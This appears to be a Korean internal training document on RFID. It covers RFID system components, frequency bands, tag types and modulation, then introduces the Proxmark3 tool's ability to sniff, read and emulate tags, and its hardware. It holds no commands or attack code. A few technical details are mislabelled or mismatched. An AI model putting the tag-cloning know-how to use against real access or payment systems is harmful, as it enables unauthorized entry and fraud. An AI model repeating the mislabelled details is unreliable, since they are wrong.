2021

RFID Hacking

개 정 이 력

버전	작성일	변경사유[1]	변경내용[2]	작성자	승인자
1.0	2021.10.20	최초작성		정형수	

[1]변경 사유: 변경 내용이 이전 문서에 대해 최초작성/승인/추가/수정/삭제 중 선택 기입


[2] 변경 내용: 변경이 발생되는 위치와 변경 내용을 자세히 기록(장.절과 변경 내용을 기술한다.)

목차

1. RFID System 구성 및 주파수

1.1 RFID

RFID(Radio-Frequency Identification)는 주파수를 이용해 대상(물건, 사람 등)을 식별하는 방식으로 일명 전자태그로 불린다.
RFID 기술이란 전파를 이용해 먼 거리에서 정보를 인식하는 기술을 말하며, 전자기 유도 방식으로 통신한다. 여기에는 RFID 태그와 RFID 판독기(리더기)가 필요하다. RFID 태그는 안테나와 집적 회로로 이루어지는데, 집적 회로 안에 정보를 기록하고 안테나를 통해 판독기에게 정보를 송신한다. 이 정보는 태그가 부착된 대상을 식별하는 데 이용된다.




[그림] RFID 태그

[그림] RFID 판독기

RFID 는 사용하는 동력으로 분류할 수 있다. 오직 판독기의 동력만으로 칩의 정보를 읽고 통신하는 RFID 를 수동형(Passive) RFID 라 한다.
반수동형(Semi-passive) RFID 란 태그에 건전지가 내장되어 있어 칩의 정보를 읽는 데 그 동력을 사용하고, 통신에는 판독기의 동력을 사용하는 것을 말한다.
능동형(Active) RFID 는 칩의 정보를 읽고 그 정보를 통신하는 데 모두 태그의 동력을 사용한다.
또한 RFID 는 동력 대신 통신에 사용하는 전파의 주파수로 구분하기도 한다. 125kHz 또는 134kHz 의 주파수를 사용하는 RFID 를 LFID(Low-Frequency Identification)이라 한다. 13.56MHz 의 주파수를 사용하는 RFID 를 HFID(High-Frequency Identification)이라 하며, 433.92MHz 또는 860~960MHz 의 주파수를 사용하는 RFID 를 UHF(Ultra High Frequency)라 한다. 마지막으로 2.45GHz 의 주파수를 사용하는 RFID 를 마이크로파(MWF: MicroWave Frequency)라고 한다.

1.2 System 구성


RFID 시스템은 아래 그림과 같이 고유 정보를 저장하는 RFID 태그(트랜스폰더), 판독 및 해독 기능을 수행하는 RFID 리더(interrogator), 태그로부터 읽어 들인 데이터를 처리할 수 있는 호스트 컴퓨터(서버), 응용 소프트웨어 및 네트워크로 구성된다.
태그는 송신기/응답기의 합성어(transponder)로 부르는데, 이는 TRANSmitter/responder 에서 유래된 말이며 IC 칩과 안테나 회로로 구성되어 태그와 리더 사이의 안테나와 RF 모듈에 의해 무선 접속으로 통신이 이루어진다. RFID 시스템에서 리더는 수신기와 송신기가 분리 구성되어 리더의 송신기에서 태그 방향을 업링크, 태그에서 리더의 수신기 방향을 다운링크라고 한다.
리더 안테나 코일(1 차측)과 태그 안테나 코일(2 차측) 사이에 형성된 자기장은 리더에서 태그에 전원을 공급한다. 이 에너지로 태그 내부의 메모리에 저장된 데이터를 태그의 안테나를 통하여 리더로 전송한다. 그러면 리더는 태그로부터 입력되는 데이터를 수신한 후 데이터가 처리되면 리더 내에 있는 마이크로 컨트롤러가 수신된 신호가 타당한가를 검사한다. 여기서 타당하다고 판단된 신호는 데이터 신호로 변환하여 호스트 컴퓨터에 전송하고 호스트 컴퓨터는 미리 저장된 데이터베이스와 비교하여 필요한 서비스를 제공한다. 이와 같이 RFID 시스템은 여러 형태의 리더 및 태그로 구성되어 무선 송•수신 방식에 기반을 두고 있다.



[그림] RFID System

태그는 데이터를 저장하고 있는 메모리의 크기, 형태, 종류에 따라 가격이 다르다. 특히 메모리 형태에서는 읽기 전용 형(read-only), 읽기/쓰기가 가능한 형(read/write), 그리고 한 번 쓰고 여러 번 읽기 형(Write Once Read Many: WORM)으로 구분된다. 그리고 메모리 종류에서는 전기적으로 지울 수 있고 프로그램이 가능한 읽기 전용 메모리(EEPROM), 전원이 없이도 데이터를 유지할 수 있는 읽기 쓰기가 모두 가능한 비휘발성 메모리인 강유전체 RAM(Ferroelectric Random Access Memory: FRAM)으로 분류하고 있다.


태그의 안테나 회로는 LC 공진회로 또는 장(field)다이폴 안테나로 구성되어 전송 주파수에 관계된다.
LC 공진회로는 100MHz 보다 작은 주파수로 리더기와 태그 사이에 강한 자기장을 형성한다. 발생된 자기장은 리더의 안테나를 통하여 태그의 코일 안테나에 유도성 전압을 발생 에너지로 공급된다.




[그림] 폴디드 다이폴 안테나 기본 회로

리더와 태그의 무선 신호는 진폭이나 주파수 또는 위상을 변화시키는 다양한 변조 방식으로 진폭 편이 변조(Amplitude Shift Keying: FSK), 주파수 편이 변조(Frequency Shift Keying: FSK), 위상 편이 변조(Phase Shift Keying: PSK)를 이용하여 기저 신호를 고주파 신호로 변환하여 송•수신된다.


① 진폭 편이 방식(Amplitude Shift Keying: ASK): 2 진수를 반송 주파수의 2 가지 다른 진폭에 따라 표현하는 방식. 예를 들어, 2 진 비트의 하나는 일정 진폭의 반송 신호의 존재에 따라, 다른 하나는 반송 신호의 부재에 따라 표기될 수 있다.




② 주파수 편이 방식(Frequency Shift Keying: FSK): 넓은 의미의 주파수 변조(FM)의 한 형태로, 디지털 신호를 아날로그 전송로를 통하여 전송할 때 사용하는 변조 방식. 중심 주파수를 삽입한 고주파수와 저주파수 2 개의 주파수에 2 진수 1 과 0 이 대응한다. 즉 1 과 0 의 신호에 각각 f1, f0 의 2 개 주파수가 할당된다. 고주파수와 저주파수의 2 개의 상태를 사용하기 때문에 잡음에 강한 반면 고속 전송에는 부적합하다



③ 위상 편이 방식(PhaseShift Keying: PSK): 디지털 변조에서는 반송파의 위상, 진폭, 주파수의 어느 하나 또는 이들의 조합을 0, 1 의 디지털 데이터로 변화시켜 신호를 전송하는데, 이중에서 위상 변화에 부호를 대응시켜 신호를 전송하는 것이다. 즉, 파형의 시작 위치를 다르게 하여 신호를 전송하는 것이다.



RFID 동작방식은 생각보다 복잡하다. 보통 우리 생활 속에서 가장 많이 사용 되는 것이 대중교통에서 사용되는 교통 카드 이다. 단순히 생각 하면 교통카드를 사용 할 때 카드를 리더에 접촉을 하면 리더는 이상 유무를 판단 후 다음 동작을 진행 한다. 하지만 그것이 전부는 아니다. 아래의 그림은 보편적으로 사용 되는 동작 방식이다. 순서대로 알아 보도록 하자.



[그림] RFID 동작 방식

Step1. Reader/Writer 기기를 통해 Tag 의 메모리에 정보를 저장 한다. 쉽게 생각하여 편의점에 교통 카드를 충전 한다고 생각 하면 된다.

Step2. Tag 가 Reader 기 안테나 전파 영역 내에 진입한다. 이것은 교통카드가 게이트 리더기에 접촉을 시도한다고 생각 하면 된다. 하지만 접촉을 하지 않은 상태임을 명심하자.

Step3. Tag 의 칩에 전원 공급(교통카드와 같은 수동형 Tag 에 경우만 해당)을 한다. 이제 Reader 에 접촉을 한 상태 이며, Tag 에 전원이 공급 되어 마치 컴퓨터가 부팅 되는 과정이라고 생각하면 이해하기 쉬울 것이다.

Step4. Tag 의 메모리에 저장된 정보를 Reader 기에 전송한다. 이 과정이 중요한 부분이다. 이 과정 속에서 전기적인 신호를 통하여 핸들러가 시작되는 이때 상호 인증인 **4 Way-Handshake 과정이 시작 되며 Tag 의 정보를 Reader 가 확인 한다. 그리고 인증 유무를 Reader 는 판단하여 지하철 케이트가 열린다고 생각하면 된다.**

Step5. 마지막으로 Reader 는 해당 관할정보 처리 시스템에 Tag 의 정보를 전달한다. 예를들어 티머니를 사용 하였을 경우, 해당 고유 카드에 정보를 티머니 센터로 전송하여 이력을 남기는 것이다. 마찬가지로 신용카드도 이러한 방식으로 동작한다고 생각하면 된다.

1.3 RF 주파수

우리 생활 속에 RFID 라는 기술이 얼마나 밀접하게 접근해 있는지 확인해보자. 주파수 별로 RFID 용도는 분류 되어 있고 같은 종류에 태그를 사용하더라도 전송 주파수가 다르다면 그에 따른 사용되는 프로토콜 또한 다르다.

주파수	활용범위	내용
125KHz (LF)	동물관리	출생내력 등 식별정보가 입력된 칩을 동물에 이식하여 혈통관리 및 위치파악에 활용
134KHz (LF)	스키어 관리시스템	스키장 통로에 수직 게이트형 안테나를 설치해 스키어들의 입장 확인
134KHz (LF)	마라톤선수 추적시스템	가벼운 무선태그가 선수 운동화에 부착되며 루프안테나가 마라톤 주행도로의 출발선, 중간 반환점, 결승선 등에 설치되어 선수의 기록을 관리
13.56MHz (고주파 HF)	교통카드	카드를 리더에 가까이 대면 카드에 내장된 RFID 칩이 리더와 무선으로 교신하여 자동으로 요금을 징수
13.56MHz (고주파 HF)	주차관리	태그가 부착된 차량이 접근하면 자동으로 출입통제 장치가 자동으로 개폐
13.56MHz (고주파 HF)	도서관리	신원정보가 입력된 칩이 내장된 카드를 리더에 가까이 대면 출입자격 여부를 조회하여 출입문 개폐
13.56MHz (고주파 HF)	출입통제	팔레트/박스 단위로 태그를 부착해 자동 입출고 처리 및 Supply Chain 을 경유하는 상품의 실시간 위치추적 및 재고관리
(극초단파 UHF)	물류창고 관리시스템	팔레트/박스 단위로 태그를 부착해 자동 입출고 처리 및 Supply Chain 을 경유하는 상품의 실시간 위치추적 및 재고관리
(극초단파 UHF)	농산물 이력관리	RFID 태그에 농산물의 원산지와 생산자에 대한 정보를 입력하여 농산물의 이력 추적 및 관리
860~960MHz (극초단파 UHF)	고속도로 전자요금	고속도로 톨게이트에 태그가 부착된 차량이 접근하면 자동으로 요금이 징수되는 시스템
2.45GHz (마이크로파)	타이어 이력관리	타이어에 RFID 태그를 부착해 생산공정에서 생산/품질 이력 정보를 기록하고, 불량품을 자동적으로 선별하며 개별 타이어에 대한 재고 상황을 관리

1.4 RFID Tag

이제 태그에 대한 종류와 특징을 살펴 볼 것이다. RFID 태그는 크기와 Memory 용량, 온도에 대한 내성 및 작동 온도범위에 따라 다양하게 구성되어 있기 때문에 필요에 따라서 선택하여 사용하면 된다.
예를 들어보면, 주사기 바늘을 이용하여 동물의 몸 안에 직접 투입할 수 있을 만큼 크기가 아주 작은 것으로부터 책상 하나를 통째로 덮을 수 있을 만큼 큰 것들도 있다. 여기서 말하는 거의 모든 Tag 들은 Tag 의 판독 및 입력범위가 금속 및 전자기파에 노출되어 있는 환경에서 사용되는 경우가 대부분이기 때문에 외부의 충격이나 화학적 물질로부터의 보호 그리고 습기나 먼지 등으로부터 보호되어야 하기 때문에 대부분의 것이 Capsule 형태로 제작되어 있다.
여기서 Tag 의 종류를 크게 구분해 보면, Tag 가 내부에 장착되어 있는 Battery 로부터 전원을 공급받는 능동(Active)적인 Tag 와 유도 Coupling 에 전원을 공급하여 사용하는 수동(Passive)적인 Tag 가 있다. 따라서 수동형의 Tag 인 경우에는 Tag 를 보수하거나 수리할 필요가 없기 때문에 거의 반영구적으로 사용할 수 있게 되어 있다. 반면에 능동적인 Tag 의 경우에는 Battery 의 수명에 의해 Tag 의 수명이 결정되게 되기 때문에 Battery 를 교체하면서 지속적으로 사용할 수 있으며, 경우에 따라서는 대용량의 Battery 를 사용하고 있는 것들도 있다.

RFID Tag 구분		주요특징 및 적용 분야
R/W 유무에 따른 분류	Read Only	- 제조할 때 제조사에서 Programming 한 Tag - 정보내용 변경불가 - 가격:저렴, Write 과정이 필요없는 공정에 활용
	OTP(One-Time-Programming)	- WORM(Write Only Read Many) - 사용자가 Data 를 1 회 Write 가능
	Read/Write	- End-user 누구나 write 기능을 이용할 수 있음 - 가장 다양한 응용분야에서 적용이 가능한 Tag
전원 공급에 따른 분류	Passive	- Battery 가 없으며, 보통 수 Cm ~ 수 m 범위 내의 인식에 사용 - 가격은 저렴하고, 수명은 반영구적임 (약 10 년 이상) - 물류관리, 교통, 보안, 전자상거래 등에 적용이 가능
	Active	- Tag 에 Battery 가 부착되어 수십 m 범위 내의 인식에 사용 - 고가, Battery 수명제한(1~3 년) - 환경감시, 군수, 의료, 과학 등에 적용 가능

태그의 특징을 간단 명료하게 비교하여 보자. 우선 수동형 태그에 경우 리더기의 유도 전류에 의하여 전류가 공급 되며 내부 구조자체가 능동형 태그에 비해 간단하다.
대표적으로 일회성 지하철 표가 대표적이며 대부분 읽기 전용으로 생산된다. 비용이

저렴하며 동작 수명이 긴 편이다. 단거리 전송 방식이며 데이터 전송 시간이 능동형 태그에 비해 비 제한적인 편이다. 주로 물류관리, 교통분야, 전자 물체 감시(EAS) 시스템에 사용 되곤 한다.

능동형 태그에 경우 태그 내부에 전원 또는 전지가 탑재되어 있어 전원이 상시로 공급된다. 수동형 태그처럼 읽기도 가능 하지만 쓰기도 가능하며 장거리 전송 방식이다. 동작 수명이 제한적이며 필요에 따라서는 접지 횟수도 제한적으로 조절이 가능하다. 배터리가 탑재 되어 있으므로 가격이 수동형 태그에 비해 비싼편 이고 주로 토목이나 건축분야, 의료분야, 레저활동에 많이 사용 된다.

이처럼 다양한 태그 종류를 알아볼 필요가 있고 그에 따라서 어떤 안테나가 사용 되는지 주파수대역은 어떻게 되는지 또한 알아야 한다. 리더기에 경우 종류 자체가 워낙 다양하여 전부 알아 볼 수는 없지만 산업분야나 또는 우리가 일상 생활에서 가장 많이 사용 되는 것이 13.56MHz(HF) 와 125MHz(저주파)를 인식이 가능한 리더기가 가장 많이 보급화 되어 있다.

주파수	주파수(LF)	고주파(HF)	극초단파(UHF)		마이크로파
	125, 134KHz	13.56MHz	433.92MHz	860~960MHz	2.45GHz
인식거리	60cm 미만	약 60cm	약 50~100m	약 3.5~10m	약 1m 이내
일반특성	비교적 고가	저주파보다 저가	긴 인식거리	IC기술의 발달로 가장 저가로 생산 가능	900MHz대역 태그와 유사함
	환경에 의한 성능저하 거의 없음	짧은 인식거리와 대중 태그 인식이 필요한 분야에 적합	실시간 추적 및 컨테이너 내부 습도, 충격 등 환경 센싱	다중태그인식 거리와 성능이 가장 뛰어남	환경에 영향을 가장 많이 받음
동작방식	수동	수동	능동	능동/수동	능동/수동
적용분야	공정자동화 출입통제/보안 동물관리	수화물관리 대여물품관리 교통카드 출입통제/보안	컨테이너관리 실시간위치추적	공급망관리 자동통행료징수	위조방지
인식속도	저속 ← → 고속				
환경영향	少 ← → 多				
태그크기	大 ← → 小				


[그림] 주파수 대역별 특성

2. RFID Security

2.1 Proxmark

proxmark3 는 범용 RFID 분석 도구이다. 낮은 주파수 (125 kHz 에서)에서 높은 주파수 (13.56 메가 헤르츠) 태그에 모든 것을 훔쳐 듣고 모방 할 수 있도록 설계 되어 있으며 카드의 크기 정도로 제작 되어 있다.
이 장치는 낮은 주파수 (125 kHz 에서) 또는 높은 (13.56 메가 헤르츠) 주파수의 RFID 태그를 포함하여 거의 모든 태그에 대하여 보안 테스트가 가능하다. 이 장치는 마치 리더처럼 사용이 가능하고 또 다른 리더와 태그 사이의 트랜잭션을 도청 할 수도 있다. proxmark3 의 가장 큰 장점은 마치 리더인척 태그를 읽어 다시 해당 태그인척 사용이 가능하다는 점이다. 또한 개발 작업이 용이하며 FPGA 와 JTAG 에 대한 지식이 있다면 커스텀 마이징이 가능하고 펌웨어를 직접 제작하여 사용이 가능하다.


2.1.1 HARDWARE OVERVIEW



[그림] Proxmark3 H/W

- **ADC (ANALOG TO DIGITAL CONVERTER)**

ADC 는 아날로그 신호를 디지털신호로 변환 해주는 역할을 한다. 다시 말하자면 안테나 회로에서 아날로그 신호를 수신하고 이를 디지털화하고 디지털 신호를 FPGA 로 출력한다.



[그림] ADC 변환방식

- **FPGA(FIELD PROGRAMMABLE GATE ARRAY)**

FPGA 역할은 ADC 로부터 공급받은 디지털 신호를 연산하는 기능을 수행한다. proxmark3 핵심 부품이라고 생각하면 된다. FPGA 란 간단히 정리하면 사용자가 프로그램 할 수 있는 하드웨어 라고 생각하면 된다. 마치 소프트웨어를 만들 듯이 하드웨어에서 작성 될 수 있는 언어인 HDL(Hardware Description Language)를 이용하여 디지털 로직을 구현 할 수 있으며 전기적인 신호를 가지고 빠르게 논리 연산을 할 수 있다. HDL 이란, 마치 C 언어와 흡사하며 임베디드에서 없어선 안될 중요 언어 이다. 하지만 proxmark 펌웨어를 제작 할 것이 아니면 이 정도로만 알아 두자.

- **JTAG**

